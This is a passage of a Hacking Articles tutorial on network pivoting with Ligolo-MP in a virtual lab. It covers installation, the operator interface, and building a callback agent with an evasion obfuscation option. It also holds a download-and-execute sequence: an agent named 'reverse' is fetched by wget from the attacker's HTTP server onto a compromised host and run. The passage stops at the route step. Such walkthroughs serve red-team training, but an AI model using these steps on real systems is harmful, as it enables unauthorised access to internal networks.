
iGNITE Technologies

NETWORK PIVOTING



Ligolo-MP

www.hackingarticles.in

Contents

In modern penetration testing, gaining an initial foothold on an internet-facing machine is rarely the end goal. The most sensitive assets — databases, domain controllers, internal web applications, and critical infrastructure — typically reside on isolated internal network segments that are completely unreachable from the public internet. The technique of leveraging a compromised host to relay traffic into these otherwise inaccessible segments is called network pivoting.


Introduction

Ligolo-MP is a “multiplayer” pivoting platform that builds on the concepts of Ligolo-ng and focuses on collaboration, automation, and large-scale operations. Instead of a single proxy controlled by one user, Ligolo-MP introduces a central server that exposes two interfaces: one for agents (compromised hosts) and one for operators (red-teamers).

Multiple operators can connect to the same infrastructure, see all active sessions, and share tunnels and routes in a coordinated way. The tool automatically manages TUN devices and routing, so you usually do not need to create or configure tun/tap interfaces manually on each operator machine. It also offers SOCKS and HTTP proxy capabilities in addition to the TUN abstraction, plus per-tunnel limits on connection pools and in-flight TCP connections for performance tuning. A curses-style GUI shows sessions, interfaces, routes, and redirectors, simplifying complex multi-hop pivoting across many subnets and hosts.

Lab Environment & Network Topology

Our lab consists of four virtual machines organised across three VMware virtual networks (vmnets).



Ligolo-mp Installation

Installing Ligolo-mp on Kali Linux using:
sudo apt install ligolo-mp

```
┌──(kali㉿kali)-[~/pivot]
└─$ sudo apt install ligolo-mp
The following packages were automatically installed and are no longer
  binutils-mingw-w64-base             libconfig-inifiles-perl
  binutils-mingw-w64-i686             libfuse2t64
  binutils-mingw-w64-x86-64           libgav1-1
  curlftpfs                           libmjpegutils-2.1-0t64
  dnsmap                              libmpeg2encpp-2.1-0t64
  dsniff                              libmplex2-2.1-0t64
  ettercap-common                     libmupdf25.1
  ettercap-graphical                  libnet-snmp-perl
  figlet                              libnids1.21t64
  finger                              libnumber-bytes-human-perl
  gcc-mingw-w64-base                  libpocketsphinx3
  gcc-mingw-w64-i686-win32            libpostproc58
  gcc-mingw-w64-i686-win32-runtime    libsmb2-6
  gcc-mingw-w64-x86-64-win32          libsphinxbase3t64
  gcc-mingw-w64-x86-64-win32-runtime  libswscale8
  imagemagick                         libvdpau-va-gl1
  imagemagick-7.q16                   linux-image-6.16.8+kali-amd64
  libapache2-mod-php                  medusa
  libaudio2                           mesa-vdpau-drivers
  libavfilter10                       mingw-w64-common
  libavformat61                       mingw-w64-i686-dev
Use 'sudo apt autoremove' to remove them.

Installing:
  ligolo-mp

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 847
  Download size: 115 MB
  Space needed: 153 MB / 51.4 GB available

Get:1 http://mirrors.esto.network/kali kali-rolling/main amd64 ligolo
Fetched 115 MB in 19s (6,004 kB/s)
Selecting previously unselected package ligolo-mp.
(Reading database… 430230 files and directories currently installed.)
Preparing to unpack …/ligolo-mp_2.1.0-0kali1_amd64.deb…
Unpacking ligolo-mp (2.1.0-0kali1)…
Setting up ligolo-mp (2.1.0-0kali1)…
Processing triggers for kali-menu (2026.1.3)…
```

Once the Ligolo-mp is installed, execute the **ligolo-server** using

```
sudo ligolo-mp
```

Press enter to login as the admin operator. Having the admin role provides complete control over all sessions, routes, and redirectors.

Starting the Ligolo-mp Proxy Server


Press enter to start the ligolo-mp user Interface.

The standard ligolo-mp window consist of 5 sections –


- **SERVER**: Displays operator and agent listener details, confirming active control and callback ports.
- **SESSIONS**: Lists all active agent connections with status, relay state, and timestamps.
- **INTERFACES**: Shows available network interfaces and their associated IP addresses.
- **ROUTES**: Defines pivoting paths and network routes established through agent sessions.
- **REDIRECTORS**: Manages traffic forwarding rules between source and destination endpoints.
- **LOG**: Provides real-time, timestamped events for monitoring system activity and status.

Basic control command set:

- Ctrl-A for Admin functions
- Ctrl-N to generate an agent binary
- Ctrl-T for Traceroute
- Tab to Switch pane focus
- Ctrl-Q to Quit




Single Pivoting into the First Internal Network (192.168.234.0/24)



Step 1 – Create agent binary

Enter ctrl+N to generate agent.



Save to: Specifies the local path where the generated agent binary will be saved.

Servers: Defines the callback address and port the agent will connect back to. (Enter the server address where ligolo-mp is running, in this case, we entered kali ip, since ligolo is running on kali.)

Proxy: Allows routing agent traffic through a specified proxy server (if needed).

Ignore env proxy: Bypasses any system-configured proxy settings for direct connection.

OS: Selects the target operating system for which the agent binary is built.

Arch: Determines the CPU architecture (e.g., amd64) of the generated agent.


Obfuscate: Option to apply basic obfuscation to the agent for evasion.

Enter the details and click on submit to generate the agent binary.

Step 2 – Transfer agent binary to the first pivot (Debian machine)


Start http server on the kali machine.

```
python3 -m http.server 80
```




Access the Debian machine via SSH and download the agent from kali machine and change its permission to make it executable.

```
ssh simba@192.168.159.140
wget http://192.168.159.128/reverse
chmod +x reverse
./reverse
```




As we can observe there is a callback to our ligolo-mp server running on port 11601 which shows that Debian machine(simba) is connected.



Step 3 – Add route.

